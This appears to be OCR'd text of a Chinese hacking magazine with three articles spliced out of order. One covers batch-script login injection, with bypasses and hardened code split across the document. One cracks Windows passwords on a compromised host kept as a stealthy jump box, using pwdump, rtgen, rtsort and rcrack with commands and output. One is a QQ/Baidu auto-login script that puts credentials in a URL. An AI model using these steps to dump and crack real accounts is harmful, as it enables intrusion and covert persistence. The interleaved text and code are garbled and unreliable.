了解批处理的防注入问题

在2008年第6期杂志的“批处理注入和防范”一文中，作者向我们介绍了批处理注入和防范的一些知识，个人感觉非常不错，不过我在测试过程中发现防范并没解决好，因此来补充一下。




图1

先看一下作者的思路：首先通过CMD中errorlevel变量的值来判断输入是否是命令，若是则要求重新输入，否则进行输入和预定的密码进行比较，其源代码如下：

```
@echo off
:Login
cls
set /p Pwd=请输入密码:
%Pwd%
if %errorlevel%==0 (goto :Login)
if "77169"=="%Pwd%" (goto :Begin) else (goto :Login)
:Begin
cls
echo U Are In
```

从此代码中可以发现有三个致命的弱点：

1、第一处就是%Pwd%语句。作者本意是过滤掉命令的输入，不过很明显没有考虑这条语句带来的后果，借助它我们不仅可以执行一些特殊的命令，像该文中方法二所提到的语句都可以实现，而且还可以执行任何可执行文件，包括批处理文件。

2、另一处就是判断输入是否等于密码那一句了，没有过滤引号，相信玩过注入的都知道这个条件的判断是很容易绕过去。

3、按照作者给出的代码测试时，命令提示符窗口清楚的指明该文件的全路径，如图1所示，其严重后果就不用我再说了。

接着给大家提供两种最简单的绕过方法：一种就是利用%Pwd%来执行Ctrl+C结束登录系统。我的做法是先输入pause，等提示“请按任意键继续...”时按下Ctrl+C，控制台就会提示“终止批处理操作吗(y/n)”，此时输入y就可以结束登录系统了，如图2所示。




图2

另一种则是绕过输入和密码判断的if语句，直接输入引号再回车就轻松绕过了，如图3所示。




图3

好了，对于该文的分析就到这里，最后给出我的改进思路和代码！

改进思路：

1、通过title来隐藏很明显的批处理路径。

2、过滤掉引号或带引号语句的输入，就可以防止绕过判断条件和执行命令。对于直接输入引号或带引号语句，利用“echo 输入 >文件路径”命令无法创建文件特性，判断文件是否存在就可以防止了。

而对于带转义符“^”的引号或引号语句，则通过“echo 输入 >文件路径”命令把输入保存到文件中，然后查找引号，执行后判断errorlevel变量是否为0，0表示成功则要过滤掉。

3、在过滤掉引号后，我们只要将输入加上引号放在判断条件的右边就可以防止命令执行。代码如下：

```
@echo off
Rem 通过title来修改窗口标题，隐藏路径
title CMD登录系统 by 上帝之手制作
:Login
if exist c:\windows\system32\syslog.log del c:\windows\system32\syslog.log
cls
set /p Pwd=请输入登录密码:
echo %Pwd% > c:\windows\system32\syslog.log
```

破解 Windows 密码，你要花几秒

文 OrphousV

从本文你可以学到：
几种破解 Windows 密码的工具的使用

在某些情况下，即使我们取得了目标主机的管理员权限，有时也需要获取目标主机原有管理员的密码。比如，我们要将一台主机作为 3389 跳板，而目标主机又恰好被原有的管理员锁定了，那么我们就有必要知道管理员的密码。虽然我们已经获得了管理员权限，这意味着我们能新建用户或更改原管理员密码，但是为了隐蔽，最好破解出原管理员的密码——如果你用自己新建的用户登录，那么原管理员的用户将被注销，那么你就无法在离开时将主机恢复到原来的锁定状态；如果你为了登录更改了原管理员的密码，那么原管理员在登录失败后很快就会想到主机被人恶意修改了。

当然，我们也可以走克隆管理员账号这条路，但实际上这种方法也是很不保险的，因为在注册表中，必然会出现你的账户名。除非你不厌其烦，在每次离开时都删除自己的账户，要用的时候再添加，并且你运气不错，你在线的时候没有遇上管理员，你才不至于被发现。

要获得 Windows 密码也有多种方法，我们可以通过 findpass 或 mt 的 findpass 功能来读取注册表以获得管理员密码，但是这种方法在新版本的 Windows 系统上并不适用；我们也可以通过嗅探或记录登录时的键盘操作来实现。嗅探有很大的局限性，键盘记录这个方法还行，不过比较被动；社会工程学就不用说了，它是王道，不过成功与否就看运气和技巧了。因此，我们可以考虑正面破解密码。暴力破解是一种方法，不过费时费力，不可取，那么还有什么其它方法吗？

首先，让我们看一下 Windows 的口令机制。Windows 使用 LANMAN 散列算法，LANMAN散列算法是由NT3.5引入的，这样是为了保证它向后的兼容性。假设口令为 secret，那么 Windows 首先会在 secret 后面添加 8 个 0，那么它就变成了 14 位的 secret00000000。然后 Windows 会把 secret00000000 进行大写转换后分为前后两段进行 LANMAN 加密。

前段的SECRET0的LANMAN散列为0x53B3AFF31001277D，后段的0000000的 LANMAN 散列为 0Xaad3B435B51404EE，最后 Windows 会从这两段 LANMAN 散列中分别计算得到一个 8 位字节奇校验的 DES 密钥，再将这两个值结合在一起，这样就得到了一个 16 字节的单向散列值。

其中DES算法是可逆的，故我们在破解LANMAN口令的时候只需要分两次破解，每次破解 7 个字符即可。也就是说，假设口令为 1234567890，我们只需要分别破解出 1234567 和 890 即可。因此，破解这种口令较为容易。

尽管如此，暴力破解仍是万不得已的方法。大家可以自己体验下暴力破解的感觉，如果密码复杂的话，那么你的耐心将会受到严格的考验，且不论你活不活得到密码被破解出来的那一天。

这样，**内存时间交换技术（Time-Memory Trade-off Technique）**应运而生，彩虹表破解方法正是以此为技术基础。实际上通俗的说，彩虹表破解的方式就是将口令进行预算，然后在破解时与预算结果进行对照。

彩虹表破解的工具有很多，这里仅拿几个做为示范，大家可以自己去尝试其它工具。本文中涉及的工具有：

Pwdump：LANMAN 散列提取工具。
RainbowCrack：使用彩虹表的口令破解工具，支持的算法有LANMAN、md5、sha1。
Winrtgen：彩虹表图形界面生成工具。

Windows 口令存储在安全账户管理（Security Accounts Manager）数据库中，它位于**%WindowsDirectory%\system32\config\SAM下**。但是SAM文件不能被直接访问，Windows 对其上了锁（至于上锁原理，我也不清楚，望高人赐教）。Windows 对SAM 数据库进行了备份，在**%WindowsDirectory %\repair**下创建了同名（名为“sam”）的文件。

Pwdump 可以为我们提取散列数据，并且支持远程提取。不过要注意，无论是在本机还是远程操作，都需要管理员权限。

RainbowCrack 工具集中包含 3 个程序：

Rtgen：彩虹表生成工具。
Rtsort：彩虹表整理工具。
Rcrack：破解工具。

现在我先来演示、中间再穿插一些关于彩虹表的知识。执行 pwdump 来获得 LANMAN 散列，格式为：**Pwdump -u 用户名 -p 密码 -o 输出文件名 目标主机名**。我在本机执行后，输出信息如图 1 所示。

参数中的用户名和密码并非是必要的，一般只在远程访问或本机当前用户不是管理员的情况下使用。打开程序目录下生成的 sam.txt，可以看到有几行字符，类似于**username：2E3AE45F84A1F1E92E3AE45F84D0 F1E9：CAB65031AE68C4C40EF8 EE4D8DA6C070:::**，这就是我们要破解的信息了。

下面开始我们的彩虹之旅，不带任何参数运行 rtgen，输出了帮助：

```
usage：rtgen hash_algorithm \
             plain_charset plain_len_min plain_len_max \
             rainbow_table_index \
             rainbow_chain_length rainbow_chain_count \
```

```
E:\Desktop\Desktop\47\PwDumpRelease>pwdump -u OrphousV -p [redacted] -o sam.txt 1
27.0.0.1

pwdump6 Version 1.4.2 by fizzgig and the mighty group at foofus.net
Copyright 2006 foofus.net

This program is free software under the GNU
General Public License Version 2 (GNU GPL), you can redistribute it and/or
modify it under the terms of the GNU GPL, as published by the Free Software
Foundation.  NO WARRANTY, EXPRESSED OR IMPLIED, IS GRANTED WITH THIS
PROGRAM.  Please see the COPYING file included with this program
and the GNU GPL for further details.

Using pipe {D40CF790-87C4-4F50-8280-2A83A190534B}
Key length is 16
LSAEXT.DLL: Could not load password history functions. Password histories will n
ot be available.

Completed.
```

图 1

```
Rem 防止直接引号或引号语句的输入
if NOT exist c:\windows\system32\syslog.log (goto :Login)
Rem 防止加"^"转义符实现带引号语句的输入
if exist c:\windows\system32\syslog.log findstr """ c:\windows\system32\syslog.log
if %errorlevel%==0 (goto :Login)
Rem "%Pwd%" 加引号并放在右边用来防范输入命令的执行和一些非法的输入
if "810726"=="%Pwd%" (goto :begin) else (goto :Login)
:begin
if exist c:\windows\system32\syslog.log del c:\windows\system32\syslog.log
cls
```

我的测试平台是 WinXP SP2，所以不同 Windows 系统注意修改相应 syslog.log 的文件路径。补充就到这里，我的论坛 ID 为 skysword，欢迎大家来交流。

编辑点评：

没什么好说的呢，大家对照着 0806 期的那篇文章一起看，相信会有发现！

```
                file_title_suffix
        rtgen hash_algorithm \
                plain_charset plain_len_min plain_len_max \
                rainbow_table_index \
                -bench

    hash_algorithm:         available: lm md5 sha1
    plain_charset:          use any charset name in charset.txt here
                                use "byte" to specify all 256 characters as the
char
        the plaintext
    plain_len_min:          min length of the plaintext
    plain_len_max:          max length of the plaintext
    rainbow_table_index:    index of the rainbow table
    rainbow_chain_length:   length of the rainbow chain
    rainbow_chain_count:    count of the rainbow chain to generate
    file_title_suffix:      the string appended to the file title
                                add your comment of the generated rainbow
table here
    -bench:                     do some benchmark

    example: rtgen lm alpha 1 7 0 100 16 test
             rtgen md5 byte 4 4 0 100 16 test
             rtgen sha1 numeric 1 10 0 100 16 test
             rtgen lm alpha 1 7 0  bench
```

虽然rtgen就这么几个参数，然而在使用中的技术水平要求是十分高的，使用者必须十分了解内存时间交换技术才能自己设置参数，否则生成的彩虹表将难以达到占用空间与破解速度的平衡。

对于并不了解内存时间交换技术的读者，可以参考一下RainbowCrack自带的帮助文件中的推荐参数。不过，也可以使用另外一款彩虹表生成工具Winrtgen，其界面如图2所示。




图2

点击“Add　Table”，弹出参数对话框，我随便使用一组参数进行测试，如图3所示。

点击“Benchmark”后程序就会计算出彩虹表的一系列数据，





图3



```
E:\rainbowcrack-1.2-win>rtgen lm alpha-numeric-symbol14 1 7 0 5700 40000000 #1
hash routine: lm
hash length: 8
plain charset: ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()-_+=
plain charset in hex: 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52 53 5
4 55 56 57 58 59 5a 30 31 32 33 34 35 36 37 38 39 21 40 23 24 25 5e 26 2a 28 29
2d 5f 2b 3d
plain length range: 1 - 7
plain charset name: alpha-numeric-symbol14
plain space total: 797193877550
rainbow table index: 0
reduce offset: 0

generating...
100000 of 40000000 rainbow chains generated (9 m 50 s)
```

图4

包括占用的磁盘空间、破解成功率和破解速度等。一般情况下，提高成功率是通过生成多个彩虹表来解决的，Index参数就是彩虹表索引数。我这里只是做个测试。

回到rtgen，接下来我们根据rtgen的帮助文件生成一个彩虹表，输出信息如图4所示。

rtgen lm alpha-numeric-symbol14 1 7 0 5700 40000000 #1

Alpha是字符集，其定义可以参看RainbowCrack目录下的charset.txt文件，我们也可以在其中定义自己的字符集。

```
# charset configuration file for rainbowcrack 1.1 and later
# by Zhu Shuanglei <shuanglei@hotmail.com>

alpha                  = [ABCDEFGHIJKLMNOPQRSTUVWXYZ]
alpha-numeric          = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789]
alpha-numeric-symbol14 = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!
@#$%^&*()-_+=]
all                    = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!
@#$%^&*()-_+=~`[]{}|\:;"'<>,.?/]


numeric                = [0123456789]
loweralpha             = [abcdefghijklmnopqrstuvwxyz]
loweralpha-numeric     = [abcdefghijklmnopqrstuvwxyz0123456789]
```

可见这个彩虹表还需要耗费很长时间，我们可以按Ctrl+C退出，以后再用同样的参数来运行rtgen，rtgen会接着以前的进度进行生成。

生成完成后会在程序目录下产生一个名为“lm_alpha-numeric-symbol14#1-7_0_5700x40000000_#1.rt”的文件。这里为了节省时间我就停止生成了，我以前已经生成了一个名为“**lm_alpha-numeric#1-7_0_2400x40000000_all.rt**”的彩虹表。

下面开始整理彩虹表。执行如下命令：**Rtsort lm_alpha-numeric#1-7_0_2400x40000000_all.rt**，可见rtsort的参数只有一个，就是彩虹表的路径。

创建彩虹表也许要花几天、几个月，甚至几年的时间，但整理彩虹表只需要花几分钟。Rtsort的输出如图5所示。



```
E:\rainbowcrack-1.2-win>Rtsort lm_alpha-numeric#1-7_0_2400x40000000_all.rt
available physical memory: 462086144 bytes
reading segment #0...
sorting segment #0...
writing sorted segment #0...
reading segment #1...
sorting segment #1...
writing sorted segment #1...
merging sorted segments...
```

图5

下面我们用rcrack来破解密码，执行如下命令：

```
Rcrack  lm_alpha-numeric#1-7_0_2400x40000000_all.rt  -f  sam.txt
```

其中sam.txt为pwdump的输出文件，Rcrack的输出如下：

```
lm_alpha-numeric#1-7_0_2400x40000000_all.rt:
547971072 bytes read, disk access time: 20.77 s
verifying the file...
searching for 1 hash...
cryptanalysis time: 3.79 s
92028928 bytes read, disk access time: 2.54 s
searching for 1 hash...
cryptanalysis time: 0.23 s

statistics
-------------------------------------------------------
plaintext found:          1 of 1 (100.00%)
total disk access time:   23.32 s
total cryptanalysis time: 4.01 s
total chain walk step:    2876401
total false alarm:        1483
total chain walk step due to false alarm: 1177710

result
-------------------------------------------------------
(结果我就省略了。)
```

将挂级进行到底

□ 虫子

从本文你可以学到：
批处理的实际应用

想必大家都知道QQ的挂级机制吧？不知道的可以去买块豆腐了。笔者平时要上学，仅为挂个级而把电脑开半天，实在不划算。再说每天只要挂两小时就满了，多挂了也浪费，于是稍动脑筋，写了个批处理来解决这个问题。批处理的内容很简单，代码如下：

```
@echo off
start "D:\Program Files\QQ\QQ.exe"
Rem 启动QQ
cscript sleep.vbs 2.1>nul
Rem 暂停2.1小时
taskkill /F /im QQ.exe
Rem 关闭QQ
shutdown -s -t 10
Rem 关闭计算机
```

看过“黑手”《小菜学BAT》系列的朋友应该都能毫无难度地看明白吧？此处shutdown的参数t不宜设得太小，便于有人使用时及时阻止关机。Taskkill是结束进程的工具，/F是强制关闭的意思。最让大家摸不着头脑的应该是“cscript sleep.vbs 2.1”了吧？WINDOWS并没有给我们提供这样的命令呀？没错，这是我自己用VBS写的。由于VBS不是设计重点，此处就略去了，代码很简单，已放在光盘中了。

把这个sleep.vbs放在与批处理文件同一目录或系统目录下，由于批处理是单线程的，所以将VB程序挂起，批处理也就暂停了。参数2.1是指暂停时间，单位是小时。为什么不用2呢？因为还要考虑到QQ登录和程序延迟等问题，这样才能保证QQ能挂满2小时。

QQ挂级搞定了，那应用到其它类似的系统中呢？比如说百度吧，每天登录一次就能增加一些积分，日积月累下来，还是比较可观的。要知道如何操作？Follow Me！打开浏览器进入百度的登录页面，查看网页源代码中的“form”，找到登录用的表单，如图1所示。




图1

将表单的action值及用户名、密码输入框的name值记下，如图2所示。

```
<td width="56" class="f14">用户名:</td>
<td width="156"><input type="text" name="username" id="username" value=""  class="ip"/></td>
<td class="f14">密  码:</td>
<td><input type="password" name="password" value="" class="ip"/></td>
```

图2

构造成如**https://passport.baidu.com/?login&username=jike321&password=123456**的地址（其中jike321是用户名，123456是密码），登录后再进入百度知道，记下地址**http://zhidao.baidu.com**。于是就可以在@echo off下面添加如下代码：

```
Set maxthon="D:\Program Files\Maxthon\maxthon.exe"
Start %maxthon% https://passport.baidu.com/?login&username=jike321&password=123456
cscript sleep.vbs 0.01>nul
Rem 延时36秒，保证登录完成
start %maxthon% http://zhidao.baidu.com
cscript sleep.vbs 0.02>nul
taskkill /F /im maxthon.exe
```

如此一来，我们在“百度知道”的积分就会“天天向上”了。如果还有其他诸如此类的挂级，也可以按这种格式继续在@echo off后添加，代码形式如下：

```
start %maxthon% http:// 登录页面
cscript sleep.vbs 0.01>nul
start %maxthon% http:// 挂级页面
```

把想加的统统加进来吧！将挂级进行到底！

[文章中提到的代码已收录到本期光盘中]

编辑点评：

